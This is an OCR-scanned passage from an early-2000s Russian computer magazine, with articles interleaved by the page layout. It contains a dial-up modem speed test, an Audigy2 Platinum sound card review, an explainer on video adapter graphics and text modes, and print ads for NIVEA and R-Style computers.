В Genius USB modem привлекают размеры корпуса, этот маленький USB-модем не больше пачки сигарет. Хочется юзать его с мобильными компами. В корпусе находятся только преобразователь аналогового сигнала в цифровой и обратно (АЦП/ЦАП), а также электрический узел согласования с телефонной линией. Модем преобразует аналоговый сигнал из линии в компьютерный вид, а специальная программа-драйвер реализует все модемные протоколы, поэтому такие модемы называют софтварными. Минус в том, что драйвер такого модема сильно загружает процессор компьютера. Но даже с последней версией драйверов не удалось добиться корректной работы. Модем как-то неправильно набирал номер в тональном режиме, и АТС отказывала в соединении. Может, это и можно как-то настроить, но мы не стали тратить время и включили импульсный набор, который работал нормально. Модем упрямо соединялся на скорости 45200, но не мог удержать ее и рвал соединение. Поэтому до тестов с поднятием трубки на параллельном телефоне мы не дошли.
Счастливым обладателям такого модема рекомендуем установить небольшую скорость соединения или запретить протоколы V.92, V.90, если возникают

NEXT



СТАНДАРТЫ СЖАТИЯ ИНФЫ И ИСПРАВЛЕНИЯ БАГОВ

Чем больше на модеме разнообразных индикаторов - тем лучше, вот расшифровка некоторых из них:

- CD - обнаружена несущая;
- RD(RXD) - данные принимаются;
- SD(TXD) - данные передаются;
- OH - модем на линии
- DSR(MR) - модем готов
- DTR - компьютер готов

Купив модем, обязательно разберись в значении этих лампочек, они помогут понять нюансы поведения твоего модема!

test_lab (test_lab@gameland.ru)

похожие симптомы. Судя по сообщениям пользователей в интернет-форумах, похожие баги есть у многих.

ACORP 56000 DATA/FAX/VOICE MODEM (56EMSF-2)

При знакомстве с Acorp 56000 (56EMSf-2) у нас возник вопрос, можно ли самостоятельно менять микропрограммы. Однако ответов на сайте производителя мы так и не нашли. А вот на неофициальных сайтах имеется большой выбор микропрограмм для этого модема. Драйвер модема с диска (из комплекта) в Windows XP некорректно показывает скорость соединения. Но это не страшно, ведь данные о скорости брались из журнала модема. Acorp 56000 (56EMSf-2) поразил своим нелогичным поведением: настойчиво соединяется на скорости 45333 бита в секунду и сразу же после соединения проводит несколько ретрейнов с понижением скорости. Потому результаты при передаче файлов получились со сниженной скоростью. Тест на манипуляции с трубой на параллельном телефоне выдерживает: сбрасывает и поднимает скорость до начального уровня. Однако иногда, соединившись на завышенной скорости (45333), начинает серию ретрэйнов и зацикливается. При этом невозможно передавать данные из интернета, приходится разрывать соединение вручную. Кстати, при разрыве соединения



ВЫВОДЫ

На графике №1 мы показали максимальные скорости, которые удалось выжать на нашей линии. На этих скоростях модемы соединялись в большинстве случаев, результаты мы усреднили. Обычно именно эту скорость видит непосвященный пользователь в инфо об установленном интернет-соединении (если драйвер модема корректно отображает скорость). Скорость дана в непривычных килобитах в секунду, чтобы получить килобайты в секунду, дели на восемь. Сразу видны модемы, на которых нам не удалось протестить V.90. Они отделены синей пунктирной линией. Нельзя назвать это существенным недостатком, просто USR Fax и USR Message осторожнее выбирают скорость на неидеальных линиях.


На графике №2 изображены скорости передачи интернет-данных в привычных килобайтах в секунду. Скорость в этих единицах интернет-пользователь может увидеть в браузере при загрузке интернет-страницы или файла. Оказывается, что Genius K56 и Acorp также не смогли установить соединение на V.90.


Зеленым цветом отмечены пиковые скорости, они достигаются за счет сжатия данных, таких, как текст и веб-страницы. Ведь не все данные можно сжимать. Выделяются модемы с поддержкой нового стандарта сжатия V.44, хорошей скорости V.90 с USB-интерфейсом. Правда, преимущества невелики.

Оранжевым цветом выделены средние скорости, с которыми загружаются несжимаемые данные, типа архивов и графических файлов с компрессией (JPEG, GIF). USR Message на стандарте V.34bis не сильно уступает модемам V.90. Это говорит о том, что наша линия достаточно шумная, и использование V.90 на ней не всегда эффективно.

Красным цветом выделены скорости, на которые переключались модемы, когда мы снимали трубку на параллельном телефоне. Здесь опять отличился USR Message, иногда полезно использовать старый добрый V.34bis на зашумленных линиях. Genius USB вообще не дошел до этих испытаний, так как рвал связь.

Нельзя сказать, что на другой линии картина повторится в точности. Но утверждать, что модемы будут вести себя похожим образом, можно. То есть модемы Zyxel, благодаря своей умеренной агрессивности, дадут выигрыш при интернет-серфинге (загрузке разнородной информации) на линии среднего качества, как у нас. Модемы USR Message и USR Courier, благодаря своей осторожности, дадут преимущества на линиях низкого качества. Остальные модемы будут проигрывать из-за своих






средства для очищения лица
средства для бритья
средства после бритья
средства по уходу за лицом
BDF
Beiersdorf
НОВИНКА
NIVEA
FOR
MEN
ОЧИЩЕНИЕ ЛИЦА
ДВОЙНОГО ДЕЙСТВИЯ
ГЕЛЬ ДЛЯ УМЫВАНИЯ
ВИТАМИННЫЙ УХОД
Очищение и баланс
НЕ СОДЕРЖИТ МЫЛА
ПРОСНИСЬ С УДОВОЛЬСТВИЕМ!
НОВИНКА
Гель для умывания NIVEA For Men двойного действия.
Новейшее средство для очищения кожи лица.
• Эффективно очищает и освежает кожу лица.
• Не содержит мыла, не сушит кожу.
• Содержит провитамин B5 и витамин PP.
ДЛЯ МУЖЧИН, СПОСОБНЫХ ПОЗАБОТИТЬСЯ О СЕБЕ
Консультации квалифицированных специалистов по телефону 8 800 2 000 753. Звонок по России бесплатный.
www.NIVEA.com
Товар сертифицирован

ОДИН ДЕНЬ С AUDIGY2 PLATINUM

Исполнитель желаний (p0r0h@real.xakep.ru)

UPGRADE

ДЕВАЙС МЕСЯЦА

Один день с Audigy2 Platinum

Рассвет. Чашка горячего чая. Коробка с Audigy2. На ней гордая надпись - "Platinum", но это всего лишь картонная оболочка. Важно, что внутри.

ВНУТРЕНОСТИ:


- Звуковая карта Audigy2;
- Модуль в пятидюймовый отсек - Audigy2 Drive;
- Пульт ДУ;
- Планка джойстика/MIDI;
- Кабель SB1394;
- Кабель AD_EXT;
- Кабель питания;
- Аудиокабель для привода CD;
- Два MIDI-шнура Mini-DIN/Standard-DIN
- Переходник jack/mini-jack;
- Руководство по установке;
- Пакет с разнообразным софтом (Application CD Feature Showcase Demonstration CD,
- Creative DVD-Audio Sampler Disc, Traktor DJ, Ulead VideoStudio, Soldier of Fortune II, Hitman2) и драйверами.

Впрочем, это тоже неважно. Сознание постепенно разгоняет остатки сновидений с философскими мыслями и приказывает послушной тушке заняться работой. Уже автоматически, за какие-то пару секунд пальцы раскручивают винты с системного блока, чтобы подготовить внутри него место для очередной испытуемой. Беглый взгляд на инструкцию. Да, кабелей разработчики не пожалели, посмотрим, понадобятся ли они в дальнейшем. Беру звуковуху в руки и понимаю, что это не просто кусок текстолита с чипами и разъемами. Сразу видно, сколько труда и заботы в нее вложено.

КЛЮЧЕВЫЕ ОСОБЕННОСТИ:

- Поддержка 6.1 акустики в играх и фильмах + семь аналоговых выходов;
- Проигрывание аудио в максимальном режиме 24 бит/192 кГц;
- Воспроизведение/запись в режиме 24 бит/96 кГц;
- Поддержка формата DVD-Audio;
- Декодирование Dolby Digital EX;
- Сертификат THX;
- Новейшие алгоритмы обработки звука;
- Улучшенное соотношение сигнал/шум - 106 dB;
- Цена - 200$.

А вот ключевые особенности стоит рассмотреть поподробней. Конечно, первое, что сразу бросается в глаза - загадочные циферки "6.1", которые говорят о поддержке дополнительного канала звука встроенным декодером Dolby Digital EX. Канал этот является тыловым центральным и позволяет наслаждаться игрушками и фильмами, обеспечивая реалистичность происходящего на заднем плане. Что касается формата DVD-Audio, то он говорит о поддержке дисков DVD-audio, которые, по многочисленным прогнозам, должны скоро вытеснить обычные сидюки. Вся фишка в том, что звук на таких носителях сохраняется практически полностью, без каких-либо потерь в качестве. Сертификация THX означает соответствие нормам специальной системы контроля качества звука, разработанной самим Джорджем Лукасом. Теперь пришло время разобраться с модулем Audigy2 Drive. Впрочем, разбираться здесь особо не в чем,




просто нужно воткнуть его в свободный пятидюймовый отсек, да подключить провода к звуковой карте. Так что особо заострять внимание на этом процессе не стоит.

Расскажу лучше, какие удобства он предоставляет. Первое - это то, что с ним не придется каждый раз лезть за системный блок, чтобы подключить нужные провода к разъемам, т.к. на лицевую панель модуля уже выведены оптические и цифровые RCA-разъемы, позволяющие подключать любые внешние декодеры Dolby Digital или подобные девайсы. Также на панели можно отметить полноразмерные гнезда для наушников (в комплекте к звуковухе имеется переходник и для обычных ушей с mini-jack'ом) и микрофона. Еще имеются разъемы mini-MIDI, SB1394 (FireWire) и два раздельных RCA-входа для подключения аналоговых аудиомониторов. В общем, все, что только может пожелать продвинутый в музыкальном плане юзверь.

Ну, и в заключение следует отметить удобный пульт ДУ, позволяющий сделать просмотр максимально комфортным, без отвлекающих заморочек с настройками.

Впрочем, пульт ДУ приходится весьма кстати и при прослушивании музыки, особенно когда бывает лениво поднять пятую точку с насиженного места. Ляпота! Темнеет. Да, как-то очень незаметно пролетел день с этой звуковухой. Снимаю наушники, выключаю комп, а тишина все никак не наступает. Это Audigy2 все играет, но только уже где-то внутри...






Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

СМОТРИ В

МЫСЛИ НА ТЕМУ

Любые данные в компьютере имеют известную организацию - хаотичную последовательность единиц и нулей. Не секрет также, почему, собственно, инженеры выбрали двоичную систему счисления для представления данных в ЭВМ - требуется всего лишь два возможных и различаемых состояния некоторого устройства для физического представления информации. Так, например, значительно удобнее различать два логических состояния конденсатора в ячейке памяти - заряжен/не заряжен, нежели отслеживать величину ЭДС.


Информация в компьютере имеет довольно скучную с физической точки зрения структуру, в то время как может описывать сложнейшие процессы, длиннющие тексты или полуторачасовые видеофильмы. Представление этих данных в аналоговом устройстве требует миллионов-миллиардов различных физических состояний этого устройства. Сразу встает вопрос, как перейти от цифрового представления к аналоговому? Для этого и созданы т.н. адаптеры, они выступают "переводчиком" между высокоуровневым представлением данных в PC и аналоговым в физическом устройстве вывода информации. Сегодня разговор пойдет о видеоадаптерах - генераторах аналогового сигнала, подаваемого на устройство отображения.



ОБА!

Чипы современных видеоадаптеров работают на высоких частотах и сильно греются. Для более интенсивного охлаждения радиаторы устанавливают сразу с двух сторон платы





Разъем для подключения питания кулера

BIOS видеоадаптера

NEXT

СМОТРИ В ОБА!

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru

● ГРАФИЧЕСКИЙ РЕЖИМ РАБОТЫ

Экран монитора физически делится на очень маленькие ячейки - так называемые пикселы. В графическом режиме работы содержимое каждого пиксела задается n-разрядным двоичным числом, т.е. каждому отображаемому цвету соответствует какой-то свой уникальный код. Чем больше числовых разрядов имеет код, задающий состояние пиксела, тем больше цветов может быть отображено на экране. Величину n называют глубиной цвета, именно его имеют в виду, когда говорят про "32-битный цвет". В этом случае получается, что один пиксел задается 32-мя битами, т.е. количество различных состояний, которые может принимать один пиксел, равняется 2^32. Графический режим, очевидно, довольно жадно ведет себя по отношению к ресурсам системы, поэтому плотно вошел в компьютерные технологии лишь с появлением производительных процессоров и шин передачи данных.

● ТЕКСТОВЫЙ РЕЖИМ РАБОТЫ

В текстовом режиме, как и в графическом, изображение на экране представляет собой множество пикселов, однако все они разбиты на так называемые знакоместа, в каждом из которых может быть отображен один из 256 символов таблицы кодировок. Изображение каждого отдельно взятого символа задается матрицей фиксированного размера (например, 9*16). Каждая ячейка такой таблицы описывается одноразрядным двоичным числом. Таким образом получается, что каждая из ячеек этой матрицы может иметь только два цвета - либо фона, либо символа, т.е. каждое знакоместо можно описать 144-мя битами. Все 256 кодов различных символов занесены в ПЗУ видеоадаптера, что позволяет видеокарте работать уже не с информацией о каждом отдельно взятом пикселе, а с более высокоуровневыми данными о коде отображаемого символа. Для кодирования изображения символа на экране используются два байта, первый применяется для указания номера символа, второй - для задания атрибутов текста (цвет букв, фона, и т.д.).
Таким образом, в текстовом режиме видеоадаптер не способен формировать произвольное изображение на экране, оно обязательно должно быть составлено из определенных в ПЗУ символов. Текстовый режим не требует существенных ресурсов системы, на заре цифровой эпохи все компьютерные системы работали в текстовом режиме.



NEXT

Мощный компьютер для новых идей!

Логотип Intel, Intel Inside и Pentium являются зарегистрированными товарными знаками, а Pentium 4 – товарным знаком Intel Corporation или дочерних компаний Intel Corporation на территории США и других стран.

intel inside pentium 4

Компьютеры R-Style® Carbon® сертифицированы на совместимость с операционной системой Microsoft® Windows® XP.

R-Style® Carbon® Ai 600

Технические характеристики:

Процессор: Intel® Pentium® 4 3,06 ГГц с технологией Hyper-Threading
Память: 256 МБ (3ГБ)
FDD 1.44 МБ; CD-ROM 52x или DVD-ROM
CD-RW 48-16-48
Жесткий диск: 20ГБ (80ГБ 7200 об/мин)
Операционная система Microsoft® Windows® XP

Мощные компьютеры R-Style® Carbon® Ai 600 на базе процессора Intel® Pentium® 4 3,06 ГГц с технологией Hyper-Threading являются хорошим инструментом для воплощения самых смелых идей, благодаря технологии Hyper-Threading Вы можете позволить себя выполнять несколько дел одновременно, например обсчитывать смонтированный видеоролик и делать дизайн обложки для CD, играть в компьютерные игры и архивировать музыкальную коллекцию.

Система качества разработки, проектирования и производства R-Style Computers сертифицированы на соответсвие международному стандарту ИСО 9001:2000.



Оптовые поставки:
Компания RSI. www.rsi.ru
тел.: (095) 907-1101, факс: (095) 904-5995
Интернет магазин:
www.computerplaza.ru
Техническая поддержка: R-Style Computers
тел.: (095) 903-3830,
www.r-style-computers.ru

Партнеры по розничной продаже и системной интеграции:


Астрахань Компания «ТАН» (8512) 24-57-43, 22-70-60, 39-21-24
Братск ООО БАЙТ (395-3) 41-1121, 41-3834
Владивосток R-Style (4232) 26-9052
Губкинский, ЯНАО МУП «ПурИнформ» (345 36) 5-5719
Калининград Балтик Стайл (0112) 22-1323, 54-1198
Красноярск Лансервис (3912) 23-9342, 23-8370
Красноярск Синтез-Н (3912) 55-55-19 (многокан.)
Москва АБН (095) 960-2323, 755-8813 (многокан.)
Москва Micromax Computer Intelligence (095) 310-7666, 310-7427
Москва R-Style (095) 904-1001 (многокан.)
Москва Группа компаний СИБКОН (095) 923-44-72, 292-7762
Нижний Новгород R-Style (8312) 44-3517, 44-1622
Новосибирск R-Style (3832) 66-8058, 66-6378
Ростов-на-Дону R-Style (8632) 52-4813, 58-7170
Санкт-Петербург R-Style (812) 329-3686
Тамбов ООО «КФ Аксиома» (0752) 75-0466, 71-3370
Тамбов ООО «Гитон» (0752) 71-9754
Тверь ООО Алтес-Д (082-2) 55-1162
Тула Питер-Софт (0872) 355-500, 335-510
Уфа Альбея-Техпроект (3472) 77-69-55, 28-92-12
Уфа Онлайн (3472) 248-228, 259-681
Хабаровск R-Style (4212) 21-8549, 22-0675

С Д Е Л А Н О   В   Р О С С И И – С Д Е Л А Н О   Н А   С О В Е С Т Ь !

Логотип процессора Intel® Pentium® 4 с поддержкой технологии HT означает, что поставщик системы проверил ее работу с технологией Hyper-Threading.
Реальные значения производительности могут изменятся в зависимости от конфигурации и настроек аппаратных средств и программного обеспечения.

СМОТРИ В ОБА!

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru), http://nikitos.inc.ru



ИНТЕРФЕЙСЫ ВЗАИМОДЕЙСТВИЯ С PC

